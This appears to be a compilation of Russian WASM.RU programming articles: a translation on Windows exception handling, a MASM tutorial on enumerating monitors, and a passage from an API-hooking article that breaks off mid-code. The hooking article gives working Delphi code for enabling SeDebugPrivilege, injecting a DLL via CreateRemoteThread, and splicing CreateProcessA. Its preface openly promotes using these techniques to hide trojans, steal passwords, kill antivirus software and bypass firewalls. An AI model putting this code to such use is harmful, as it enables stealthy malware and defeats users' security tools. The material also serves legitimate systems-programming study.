;пока не будут обработаны все нужные потоки.
```

ПЗдесь вы видите, как читается информация из **TIB** каждого не имеющего отношения к возникшему исключению потока посредством использования регистра **ES** , которому временно присваивают значение, полученное из регистра **FS** в соответствующем потоке.

Вместо того, чтобы использовать регистр **FS** для поиска **TIB** , вы могли бы использовать для этого следующий код, чтобы получить 32-разрядный линейный адрес. В этом коде **LDT_ENTRY** - структура из двух двойных слов, значение в регистре **AX** считается 16-разрядным значением селектора (**FS_VALUE**) которое будет преобразовано, и **hThread** - это любой валидный описатель (хэндл) потока:

```
AND EAX, 0FFFFh
PUSH OFFSET LDT_ENTRY, EAX, hThread
CALL GetThreadSelectorEntry
OR EAX, EAX                ;Смотрим потерпели ли мы неудачу.
JZ >L300                   ;Если да, то возвращаем нулевое значение.
MOV EAX, OFFSET LDT_ENTRY
MOV DH, [EAX+7]            ;Получаем старшую часть базы.
MOV DL, [EAX+4]            ;Получаем среднюю часть базы.
SHL EDX, 16D               ;Сдвигаем младшее слово регистра EDX в старшее
MOV DX, [EAX+2]            ;и получаем младшую часть базы.
OR EDX, EDX                ;Сейчас EDX содержит 32-разрядный линейный адрес.
L300:                      ;В случае успеха, возвращаем ненулевое значение.
```

Причина того, почему важно (использованием флажка 400h) сообщить вызванному обработчику, что он вызван из другого потока, состоит в том, что вызываемый поток все еще выполняется, т.к. исключение произошло в другом потоке. В этих обстоятельствах, обработчик вполне может захотеть приостановить поток для того, чтобы задача очистки могла быть возложена на вызываемый поток. Тогда, перед вызовом функции **ResumeThread** , не имеющий отношения к возникшему исключению поток направили бы в безопасное место. Все это должно быть сделано, перед тем как финальный обработчик вернется в систему, потому что по возвращению система, применив грубую силу, просто завершит все потоки принадлежащие процессу.

** Thanks to G.W.Wilhelm, Jr of IBM for this idea*

10. Демонстрационная программа Except.exe

Except.exe - это демонстрационная программа предназначенная для того, чтобы показать на практике все представленные выше объяснения по обработке исключений, для программистов на ассемблере.

Также представлен исходный код для **Except.exe** (файлы **Except.asm** и **Except.rc**). Есть модальный диалог в качестве основного окна, и, установленный на ранней стадии, финальный обработчик исключений. После нажатия кнопки: "**Cause Exception** ", вызывается диалоговая процедура для обработки соответствующего сообщения, далее из нее вызывается вторая процедура, а из второй вызывается третья, причем третья процедура провоцирует исключение, имеющее тот тип, который выбран переключателями в диалоговом окне. Поскольку выполнение проходит через код всех трех процедур, создаются три внутрипоточных обработчика исключений.




Рис. 3

Причина, породившая исключение или устраняется на месте, если это возможно, или программа оправляется в выбранном обработчике, начиная выполняться с безопасного места. Вы можете сделать одно из двух: выйти, нажав **F3** или **F5** , или нажав **F7** , заставить финальный обработчик попытаться помочь программе оправиться после исключения.

Вы можете следить за событиями, по мере их возникновения, по сообщениям от обработчиков отображаемых в окне списка. Между сообщениями делается небольшая задержка для того, чтобы вам было легче заметить ту последовательность, в которой они происходят. Для того, чтобы вспомнить их последовательность вы можете просто пролистать список сообщений.

Перед самым завершением программы происходит кое-что интересное. Система вызывает финальную раскрутку с установленным в **exception flag** значением 2h. Сообщения, посланные окну списка, еще более замедляются, потому что программа скоро должна завершится!

Вы увидите, что тот же самый тип раскрутки, происходит в том случае, если вы укажете, что выполнение должно продолжиться в "безопасном месте" или, если нажмете **F7** , в финальном обработчике. Эта раскрутка, инициализируется самим обработчиком.

Copyright © Джереми Гордон 1996-2000

LEGAL NOTICE - Автор не несет никакой ответственности за потери любого типа, являющегося результатом этой статьи. Даже принимая во внимание, что автор изо всех сил пытался гарантировать, что содержание этой статьи не содержит ошибок, вы не должны полагаться на это, и должны испытывать все сами.

*перевод Oleg_SK (2005)***.**

А у вас сколько мониторов?

Автор: SolidCode


Дата: 2005-05-06

Скачать исходник (находится в архиве `wasm_files.zip`: `files/0371/Multimon.zip`)

В одном проекте мне понадобилась поддержка более одного монитора. В доступном информационном пространстве я особенно ничего не нашёл. Или плохо искал. Хотя на WASM. RU форуме такие вопросы возникали. Поэтому вооружился SDK и пошёл шаманить сам. О результатах такого шаманства хочу рассказать. Полный проект MASM32: RadASM прилагается.

Начнём с того, что для целей определения количества и расположения мониторов есть интерфейс в **GDI**, но он появился лишь с Win98. Поэтому в старом SDK от Win95 информации об этом не найти. Основное исследование происходило на WinXP Pro SP1. Здесь я столкнулся с первыми подводными камнями. XP с пеной у рта доказывал мне, что у меня на машине 2 видеоадаптера и целых 8!!! мониторов (по 4 на каждом). 98-ая была скромнее и сообщала, что на 2 дисплейных устройствах есть по одному монитору. Потребовалось выработать единую тактику.

Но сначала немного теории. В начале был один видеоадаптер и один монитор и один рабочий стол и рабочий стол = монитор. Но с 98-ой жизнь усложнилась. Во-первых, теоретически в один компьютер можно было поставить более, чем один видеоадаптер. Правда, нормально (и прямо) можно работать лишь с тем, который основной и VGA-совместимый. У него может быть больше, чем один монитор. Обычно два. Но Windows может себе представить и три. Теперь мониторы есть определённые прямоугольники на виртуальном экране (virtual screen). Есть основной монитор (primary monitor) и остальные, как показано на этом изображении, позаимствованном из SDK.



Monitor Topology

Правый верхний угол основного монитора определяет точку на виртуальном экране, в которой координаты 0,0. Т.о. при работе с координатами монитора помните, что они могут быть отрицательными. Теперь вы можете себе наглядно представить, что творится с мониторами. А получив информацию о каждом мониторе, можно любое окно поместить на нужный монитор (в любую его часть). Если края мониторов касаются друг друга, то это связанные мониторы. Они становятся «продолжением» друг друга. Иначе монитор становится независимым. Расположение мониторов на виртуальном экране не фиксировано. С помощью имени соответствующего монитора и **ChangeDisplaySettingsEx** можно перемещать его в нужную точку. Для этого в структуре **DEVMODE** кроме требуемого разрешения, глубины цвета и частоты ещё указываем **DEVMODE.dmPosition**, которая устанавливает новые координаты левой верхней точки соответствующего монитора. А ещё есть **dmDisplayOrientation**. Это значение позволяет

определить ориентацию монитора (поворот на 0, 90, 180 и 270 градусов). Это вся теория. Приступим к делу.

Для получения информации о доступных мониторах SDK рекомендует использовать **EnumDisplayMonitors**. Она, как и все другие функции, лежит в user32.dll:

```
BOOL EnumDisplayMonitors(
HDC hdc, // handle to display DC
LPCRECT lprcClip, // clipping rectangle
MONITORENUMPROC lpfnEnum, // callback function
LPARAM dwData // data for callback function
);
```

Это вообще весьма полезная функция. Стоит познакомиться с ней поближе. Но она может возвращать информацию не только о реальных мониторах в системе, но также и о виртуальных псевдо-мониторах. Например, NetMeeting может создавать такие. Количество реальных мониторов можно получить следующим образом:

```
SM_CMONITORS equ 50h
invoke GetSystemMetrics, SM_CMONITORS
```

Для обнаружения всех мониторов в системе функцию EnumDisplayMonitors надо вызывать так:

```
invoke EnumDisplayMonitors,0,0,offset MonitorEnumProc,0
```

При этом **hdc** монитора мы не знаем и не указываем – нам нужны все; **lprcClip** ставим 0, чтобы работать со всем виртуальным экраном; **MonitorEnumProc** – это ваша callback процедура, в которой вы обрабатываете полученную информацию об очередном мониторе. Вот её прототип:

```
BOOL CALLBACK MonitorEnumProc(
HMONITOR hMonitor,   // handle to display monitor
HDC hdcMonitor,     // handle to monitor DC
LPRECT lprcMonitor, // monitor intersection rectangle
LPARAM dwData        // data
);
```

Обратите внимание, что эта функция всегда должна возвращать **TRUE**, чтобы продолжался поиск следующих мониторов. Иначе верните **FALSE**, чтобы остановить обработку мониторов. В моём варианте из этой функции я получаю и сохраняю информацию о каждом найденном дисплейном устройстве с помощью GetMonitorInfo.

```
BOOL GetMonitorInfo(
HMONITOR hMonitor,   // handle to display monitor
LPMONITORINFO lpmi   // display monitor information
);
```

Ей передаю ручку (handle) от монитора (hMonitor) и указатель на структуру **MONITORINFOEXA**. Она не объявлена в стандартном **windows.inc** от **MASM32**. Поэтому приходится объявлять конвертированный вариант из **wingdi.h** в своей программе. Не забудьте инициализировать **.cbSize** размером структуры перед вызовом. Ниже дана структура **MONITORINFOEXA** в варианте для **MASM** и полезные константы к ней.

```
MONITORINFOF_PRIMARY equ 00000001h
CCHDEVICENAME equ 32
;this structure was not in my windows.inc thus it had to be added here
MONITORINFOEXA struct
cbSize DWORD ?
rcMonitor RECT<?>
rcWork RECT<?>
dwFlags DWORD ?
szDevice BYTE CCHDEVICENAME dup (?)
MONITORINFOEXA ends
```

Какую информацию мы получаем здесь? **.rcMonitor** сообщает нам верхнюю левую и правую нижнюю точки текущего монитора в виде прямоугольника на виртуальном экране. **.rcWork**

указывает рабочую зону монитора. Во флаге может быть только одно значение: **MONITORINFOF_PRIMARY**, которое показывает нам, является ли текущий монитор основным. Такой флаг может быть установлен лишь у одного монитора. . **szDevice**– это строка, в которую записывается внутреннее имя устройства. Оно обычно имеет такой вид: «\.\ DISPLAY1». Кроме **MONITORINFOEX** есть ещё структура MONITORINFO. Она отличается от нашей структуры лишь отсутствием . **szDevice**. Нам лучше использовать расширенный вариант, потому что он даёт возможность для дальнейших исследований текущего монитора по его внутреннему имени. Пользователю строка «\.\ DISPLAY1» многого не скажет. Хочется более нормальное название, как видеоадаптера, так и монитора. Здесь нам поможет EnumDisplayDevices. Вот её прототип :

```
BOOL EnumDisplayDevices(
LPCTSTR lpDevice ,    // device name
DWORD iDevNum ,       // display device
PDISPLAY_DEVICE lpDisplayDevice,  // device information
DWORD dwFlags     // reserved
);
```

Для работы с ней понадобится структура **DISPLAY_DEVICE**. Она есть в **windows.inc**, но я всё равно привожу её объявление.

```
DISPLAY_DEVICEA STRUCT
cb DWORD ?
DeviceName BYTE 32 dup (?)
DeviceString BYTE 128 dup (?)
StateFlags DWORD ?
DISPLAY_DEVICEA ENDS
```

Она бывает в **ANSI** и **Unicode** версии. Лучше использовать **ANSI**, так как юникод вариант поддерживается лишь с **Win2000**. Перед использованием этой структуры не забывайте инициализировать **.cb** размером структуры.

Сначала получаем название видеоадаптера следующим образом:

```
mov DispInfo.cb,sizeof DISPLAY_DEVICE
invoke EnumDisplayDevices,0,nthDevice,addr DispInfo,0
```

Здесь **nthDevice**– это глобальная переменная, которая инициализируется в 0 и инкрементируется каждый раз в конце MonitorEnumProc. В ней у нас хранится порядковый номер текущего устройства. При помощи приведённого вызова мы получаем заполненную структуру **DISPLAY_DEVICE**.

DeviceName в данном случае должен быть равен **.szDevice** из структуры **MONITORINFOEX**, а DeviceString как раз будет содержать название видеоадаптера, к которому подключен монитор. StateFlags сообщает дополнительную информацию о мониторе. Ниже приведён список известных мне флагов.

```
DISPLAY_DEVICE_ATTACHED_TO_DESKTOP  equ 00000001h
DISPLAY_DEVICE_MULTI_DRIVER   equ 00000002h
DISPLAY_DEVICE_PRIMARY_DEVICE   equ 00000004h
DISPLAY_DEVICE_MIRRORING_DRIVER  equ 00000008h
DISPLAY_DEVICE_VGA_COMPATIBLE   equ 00000010h
```

DISPLAY_DEVICE_ATTACHED_TO_DESKTOP показывает, является ли текущий монитор частью рабочего стола. **DISPLAY_DEVICE_MULTI_DRIVER** есть в заголовочных файлах (**wingdi.h**), но описание на него я так и не сумел найти. **DISPLAY_DEVICE_PRIMARY_DEVICE** установлен лишь у одного устройства в системе, к которому подключен основной монитор. **DISPLAY_DEVICE_MIRRORING_DRIVER** установлен лишь у псевдо адаптера, который используется для отражения отрисовки приложения. К нему присоединён псевдо монитор. Такие системы используются, например, в NetMeeting. **DISPLAY_DEVICE_VGA_COMPATIBLE** устройство является **VGA** совместимым.

В SDK указаны ещё 2 флага (DISPLAY_DEVICE_MODESPRUNED и DISPLAY_DEVICE_REMOVABLE), но их объявления я не сумел найти.

Следующим шагом будем получать название монитора. Для этого в новой структуре DISPLAY_DEVICE инициализируем **.cb**, а первым аргументом функции **EnumDisplayDevices** передаём DeviceName предыдущей структуры, в которой мы получали название адаптера. Вторым аргументом передаём номер монитора, начиная с 0. Мониторов может быть много, поэтому будем в цикле перебирать все, пока не найдём тот, у которого **StateFlags** будет не равен 0. Так мы пропустим все псевдо мониторы. **DeviceString** такого монитора будет содержать нормальное название монитора. Однако, если монитор установлен в системе как стандартный монитор, а не со своим собственным драйвером, то название ему и будет «стандартный монитор».

Вот и все инструменты для обнаружения мониторов в системе и получения их параметров. Чтобы узнать взаимное расположение найденных мониторов на виртуальном экране, нужно проанализировать структуры **.rcMonitor** из **MONITORINFOEX** каждого монитора. Так же можно высчитать позицию верхнего левого угла монитора (его начало) в координатах виртуального экрана. А как изменять эту позицию я рассказывал в самом начале статьи в теоретической части.

Остаётся ещё вопрос о том, как определить доступные видеопараметры (разрешение, глубину цвета и частоту) для каждого монитора. А также те параметры, которые установлены сейчас и параметры, которые указаны в реестре (те, с которыми происходит загрузка). Это выполняется с помощью функции EnumDisplaySettings.

```
BOOL EnumDisplaySettings(
LPCTSTR lpszDeviceName,   // display device
DWORD iModeNum,    // graphics mode
LPDEVMODE lpDevMode    // graphics mode settings
);
```

Как вы уже догадались, первым аргументом ей передаём имя адаптера (например \.\ DISPLAY1). Вторым аргументом передаём номер видеорежима. Третий аргумент есть указатель на структуру DEVMODE. В ней возвращается информация о видеорежиме. Эта структура была уже в Win95, поэтому её объявление приводить не буду. Перед её использованием не забудьте инициализировать **.dmSize** размером этой структуры, а **.dmDriverExtra** нулём, потому, что нам эта информация не нужна. Это важно, потому что может получиться следующая ситуация. Вы выделили в стеке место под эту структуру. Нуль не поставили. Функция считает, что ниже есть место для дополнительной информации и пишет туда, затирая другие переменные, а то и адрес возврата из функции. Нехорошо.

Чтобы получить все доступные видеорежимы, начинаем с нуля, в цикле получаем видеорежим и инкрементируем номер режима. Так выполняем пока функция не вернёт FALSE, указывая, что больше видеорежимов нет.

```
ENUM_CURRENT_SETTINGS equ -1
ENUM_REGISTRY_SETTINGS equ -2
mov nthMode ,0
mov dm . dmSize , sizeof DEVMODE
mov dm.  dmDriverExtra,0
@@:
invoke EnumDisplaySettings,lpDeviceName,nthMode,addr dm
.if eax!=FALSE
...
inc nthMode
jmp @B
.endif
```

Чтобы получить текущий видеорежим для конкретного монитора, вторым аргументом передайте **ENUM_CURRENT_SETTINGS**. А если текущий видеорежим для монитора был динамически изменён другой программой. Как узнать исходный? Для этого существует **ENUM_REGISTRY_SETTINGS**.

Вот и всё. Я рассказал, что узнал сам.

К статье прилагается исходник с программой (находится в архиве `wasm_files.zip`: `files/0371/Multimon.zip`), которая получает информацию о мониторах, пользуясь описанной здесь техникой.

Предложения, возражения, опровержения, выражения, искажения и другие жжения, а также комментарии, дополнения и благодарности принимаются к этой статье на сайте **WASM. RU** – самом лучшем портале для исследователей Windows и адептов древнего искусства писать приложения полностью на ассемблере.

Успешного творчества,

SolidCode.

Перехват API функций в Windows NT (часть 1). Основы перехвата.

Автор: Ms-Rem

Дата: 2005-05-16

Предисловие редакции WASM.RU:

В данном цикле статей используется язык Дельфи (ахтунг!, детям и слабонервным просьба соблюдать необходимые меры предосторожности ^^*), поэтому мы долго колебались относительно того, стоит ли размещать его на сайте, однако учитывая, что материал может представлять интерес для многих посетителей, мы всё же пошли на это. Тем не менее просьба потенциальным авторам избегать проявлений паскальности в своих будущих статьях* ^^.

Предисловие:

В настоящее время широчайшую распостраненность поличили операционные системы семейства Windows NT/20000/XP. Они широко используются не только как домашние системы, но и в качестве серверов. Эта линейка ОС отличается неплохой защищенностью от вредоносных программ, а так-же для нее существует большое количество дополнительных систем безопасности (различные антивирусы, фаерволлы). Установив антивирус и фаерволл многие пользователи думают, что они стопроцентно защищены, и даже большинство программистов считают, что достаточно почаще проверять свой компьютер на подозрительные вещи (автозагрузка, процессы и.т.д.) и никокая вредоносная программа к ним не сможет проникнуть. В большинстве случаев это действительно так, 99% троянов до сих пор загружаются через HKLM/Run, и для скрытности имеют названия вроде WinLoader32.exe. Глядя на это мне просто смешно становиться. Это дело нужно срочно исправлять, поэтому я написал этот цикл из трех статей, в которых описываются методы перехвата API функций в системах линейки Windows NT на всех возможных уровнях.

Эта технология дает нам огромные возможности. Можно например легко скрыть присутствие трояна в системе так, что даже тшательная проверка компьютера не даст ничего. Можно легко получить пароли на вход в систему. Можно уничтожить антивирусы и обойти фаерволлы. Все это конкретные применения этой технологии (они подробно описаны в статьях), но этому легко придумать и множество других применений (создание систем безопасности, различные эмуляторы). Можно на этой основе снимать триальные ограничения серийно, с многих программ использующих стандартные способы защиты (таких 99%). И при всех этих возможностях сам метод очень прост. Для того, чтобы его понять нужна всего-лишь капля мозгов (не больше).

Основной язык для приводимых фрагментов кода - Delphi, но материал актуален и для любого другого языка (C, C++, Ассемблер и.т.д.). Единственное условие - язык должен быть 100% компилируемым, а также поддерживать работу с указателями и ассемблерные вставки. Так что любителям VB скорее всего придется обломиться. Для полного понимания материала статей нужно таже хотя-бы немножко знать ассемблер и C++.

Теория:

Как известно, ОС Windows NT целиком построена на системе DLL (динамически загружаемых библиотек). Система предоставляет приложениям сервисные API функции, с помощью которых оно может взаимодействовать с системой. Перехват API функций позволяет обойти многие ограничения системы и делать с ней практически что угодно.
В этой статье я приведу некоторые методы программирования перехвата API, а также примеры его практического применения. Предполагается, что читатель знаком с программированием в Delphi, работой загрузчика Windows (загрузка и вызов функций DLL), а также имеет некоторые представления о программировании на ассемблере.

API функции представляют и себя ничто иное, как функции в системных DLL. Любой процесс в системе обязательно имеет в своем адресном пространстве Ntdll.dll, где располагаются функции Native API - базовые функции низкоуровневой работы с системой, функции Kernel32.dll являются переходниками к более мощным функциям Ntdll, следовательно целесообразно будет перехватывать именно функции Native API.
Проблема в том, что Native API функции не документированы в SDK, но узнать модель их вызова можно дизассемблируя Kernel32.dll. Нельзя утверждать, что адреса функций в системных библиотеках не изменяются в зависимости от версии ОС, ее сборки либо даже конкретной ситуации. Это происходит из-за того, что предпочитаемая база образа библиотеки (dll preferred imagebase) является константой, которую можно изменять при компиляции. Более того, совсем не обязательно, что dll будет загружена именно по предпочитаемому адресу, - этого может не произойти в результате коллизии с другими модулями, динамически выделенной памятью и т.п. Поэтому статический импорт функций происходит по имени модуля и имени функции (либо ее номера - ординала), предоставляемой этим модулем. Загрузчик PE файла анализирует его таблицу импорта и определяет адреса функций, им импортируемых. В случае, если в таблице импорта указана библиотека, не присутствующая в контексте загружаемой программы, происходит ее отображение в требуемый контекст, настройка ее образа и ситуация рекурсивно повторяется. В результате в требуемом месте определенной секции PE файла (имеющей, как минимум, атрибуты "readable" и "initialized data") заполняется массив адресов импортируемых функций. В процессе работы каждый модуль обращается к своему массиву для определения точки входа в какую-либо функцию.
Следовательно существуют два основных метода перехвата API вызовов: изменение точки входа в таблице импорта и изменение начальных байт самой функции (сплайсинг функции).

Изменение таблиц импорта:

Этот метод выглядит так. Определяется точка входа перехватываемой функции. Составляется список модулей, в настоящий момент загруженных в контекст требуемого процесса. Затем перебираются дескрипторы импорта этих модулей в поиске адресов перехватываемой функции. В случае совпадения этот адрес изменяется на адрес нашего обработчика.
К достоинствам данного метода можно отнести то, что код перехватываемой функции не изменяется, что обеспечивает корректную работу в многопоточном приложении. Недостаток этого метода в том, что приложения могут сохранить адрес функции до перехвата, и затем вызывать её минуя обработчик. Также можно получить адрес функции используя GetProcAddress из Kernel32.dll. Из - за этого недостатка я считаю этот метод бесперспективным в применении и подробно рассматривать его не буду.

Сплайсинг функции:

Этот метод состоит в следующем: определяется адрес перехватываемой функции, и первые 5 байт её начала заменяются на длинный jmp переход по адресу обработчика перехвата.
Если необходимо вызывать перехватываемую функцию, то перед заменой необходимо сохранить её начальные байты и перед вызовом восстанавливать их.
Недостаток данного метода состоит в том, что если после восстановления начала функции произошло переключение контекста на другой поток приложения, то он сможет вызвать функцию минуя перехватчик. Этот недостаток можно устранить останавливая все побочные потоки приложения перед вызовом и запуская после вызова.

Внедрение кода и создание удаленных потоков:

Перехватывать API находящиеся в чужом процессе весьма неудобно, наиболее удобным способом будет внедрение кода перехватчика в процесс и запуск его на исполнение.
Для реализации этого необходимо открыть процесс с флагами PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or PROCESS_VM_OPERATION. Для получения доступа к системным процессам нам понадобиться привилегия SeDebugPrivilege, поэтому перед установкой перехвата желательно активировать эту привилегию.
Процедура активации SeDebugPrivilege:

```
function EnableDebugPrivilege():Boolean;
var
 hToken: dword;
 SeDebugNameValue: Int64;
 tkp: TOKEN_PRIVILEGES;
 ReturnLength: dword;
begin
 Result:=false;
 //Добавляем привилегию SeDebugPrivilege
 //Получаем токен нашего процесса
 OpenProcessToken(INVALID_HANDLE_VALUE, TOKEN_ADJUST_PRIVILEGES
                  or TOKEN_QUERY, hToken);
 //Получаем LUID привилегии
 if not LookupPrivilegeValue(nil, 'SeDebugPrivilege', SeDebugNameValue) then
  begin
   CloseHandle(hToken);
   exit;
  end;
 tkp.PrivilegeCount := 1;
 tkp.Privileges[0].Luid := SeDebugNameValue;
 tkp.Privileges[0].Attributes := SE_PRIVILEGE_ENABLED;
 //Добавляем привилегию к процессу
 AdjustTokenPrivileges(hToken, false, tkp, SizeOf(TOKEN_PRIVILEGES),
                       tkp, ReturnLength);
 if GetLastError() <> ERROR_SUCCESS then exit;
 Result:=true;
end;
```

Следуюший код осуществляет загрузку в заданый процесс динамической библиотеки. Испольуется метод внедрения кода и создания удаленных потоков.

```
{ Внедрение Dll в процесс }
Function InjectDll(Process: dword; ModulePath: PChar): boolean;
var
  Memory:pointer;
  Code: dword;
  BytesWritten: dword;
  ThreadId: dword;
  hThread: dword;
  hKernel32: dword;
  Inject: packed record
```

```
            PushCommand:byte;
            PushArgument:DWORD;
            CallCommand:WORD;
            CallAddr:DWORD;
            PushExitThread:byte;
            ExitThreadArg:dword;
            CallExitThread:word;
            CallExitThreadAddr:DWord;
            AddrLoadLibrary:pointer;
            AddrExitThread:pointer;
            LibraryName:array[0..MAX_PATH] of char;
           end;
begin
  Result := false;
  Memory := VirtualAllocEx(Process, nil, sizeof(Inject),
                           MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if Memory = nil then Exit;

  Code := dword(Memory);
  //инициализация внедряемого кода:
  Inject.PushCommand    := $68;
  inject.PushArgument   := code + $1E;
  inject.CallCommand    := $15FF;
  inject.CallAddr       := code + $16;
  inject.PushExitThread := $68;
  inject.ExitThreadArg  := 0;
  inject.CallExitThread := $15FF;
  inject.CallExitThreadAddr := code + $1A;
  hKernel32 := GetModuleHandle('kernel32.dll');
  inject.AddrLoadLibrary := GetProcAddress(hKernel32, 'LoadLibraryA');
  inject.AddrExitThread  := GetProcAddress(hKernel32, 'ExitThread');
  lstrcpy(@inject.LibraryName, ModulePath);
  //записать машинный код по зарезервированному адресу
  WriteProcessMemory(Process, Memory, @inject, sizeof(inject), BytesWritten);
  //выполнить машинный код
  hThread := CreateRemoteThread(Process, nil, 0, Memory, nil, 0, ThreadId);
  if hThread = 0 then Exit;
  CloseHandle(hThread);
  Result := True;
end;
```

Обратим внимание на следующую особенность: системные библиотеки Kernel32.dll и Ntdll.dll загружаются во всех процессах по одинаковому адресу, что использовано для инициализации внедряемого кода.

После загрузки DLL в память процесса, будет выполнена её точка входа с аргументом DLL_PROCESS_ATTACH. Загруженная библиотека может после этого установить перехват API функций методом сплайсинга.

Рассмотрим пример библиотеки осуществляющей перехват CreateProcessA:

```
library ApiHk;
uses
  TLHelp32, windows;
type
 fr_jmp = packed record
   PuhsOp: byte;
   PushArg: pointer;
   RetOp: byte;
  end;

OldCode = packed record
  One: dword;
  two: word;
 end;

var
 AdrCreateProcessA: pointer;
 OldCrp: OldCode;
 JmpCrProcA: far_jmp;
```

```
Function OpenThread(dwDesiredAccess: dword; bInheritHandle: bool; dwThreadId: dword):dword;
                    stdcall; external 'kernel32.dll';

Procedure StopThreads;
var
 h, CurrTh, ThrHandle, CurrPr: dword;
 Thread: TThreadEntry32;
begin
 CurrTh := GetCurrentThreadId;
 CurrPr := GetCurrentProcessId;
 h := CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
 if h <> INVALID_HANDLE_VALUE then
   begin
    Thread.dwSize := SizeOf(TThreadEntry32);
    if Thread32First(h, Thread) then
    repeat
     if (Thread.th32ThreadID <> CurrTh) and (Thread.th32OwnerProcessID = CurrPr) then
      begin
       ThrHandle := OpenThread(THREAD_SUSPEND_RESUME, false, Thread.th32ThreadID);
       if ThrHandle>0 then
         begin
          SuspendThread(ThrHandle);
          CloseHandle(ThrHandle);
         end;
       end;
    until not Thread32Next(h, Thread);
   CloseHandle(h);
   end;
end;

Procedure RunThreads;
var
 h, CurrTh, ThrHandle, CurrPr: dword;
 Thread: TThreadEntry32;
begin
 CurrTh := GetCurrentThreadId;
 CurrPr := GetCurrentProcessId;
 h := CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
 if h <> INVALID_HANDLE_VALUE then
   begin
    Thread.dwSize := SizeOf(TThreadEntry32);
    if Thread32First(h, Thread) then
    repeat
     if (Thread.th32ThreadID <> CurrTh) and (Thread.th32OwnerProcessID = CurrPr) then
      begin
       ThrHandle := OpenThread(THREAD_SUSPEND_RESUME, false, Thread.th32ThreadID);
       if ThrHandle>0 then
         begin
          ResumeThread(ThrHandle);
          CloseHandle(ThrHandle);
         end;
       end;
    until not Thread32Next(h, Thread);
   CloseHandle(h);
   end;
end;

function TrueCreateProcessA(lpApplicationName: PChar;
                            lpCommandLine: PChar;
                            lpProcessAttributes,
                     lpThreadAttributes: PSecurityAttributes;
                            bInheritHandles: BOOL;
       dwCreationFlags: DWORD;
       lpEnvironment: Pointer;
                            lpCurrentDirectory: PChar;
       const lpStartupInfo: TStartupInfo;
                            var lpProcessInformation: TProcessInformation): BOOL;
begin
 //снятие перехвата
 WriteProcessMemory(CurrProc, AdrCreateProcessA, @OldCrp, SizeOf(OldCode), Writen);
 //вызов функции
```

```
 result := CreateProcess(lpApplicationName, lpCommandLine, lpProcessAttributes,
                         lpThreadAttributes, bInheritHandles, dwCreationFlags or
           CREATE_SUSPENDED, lpEnvironment, nil, lpStartupInfo,
           lpProcessInformation);
 //установка перехвата
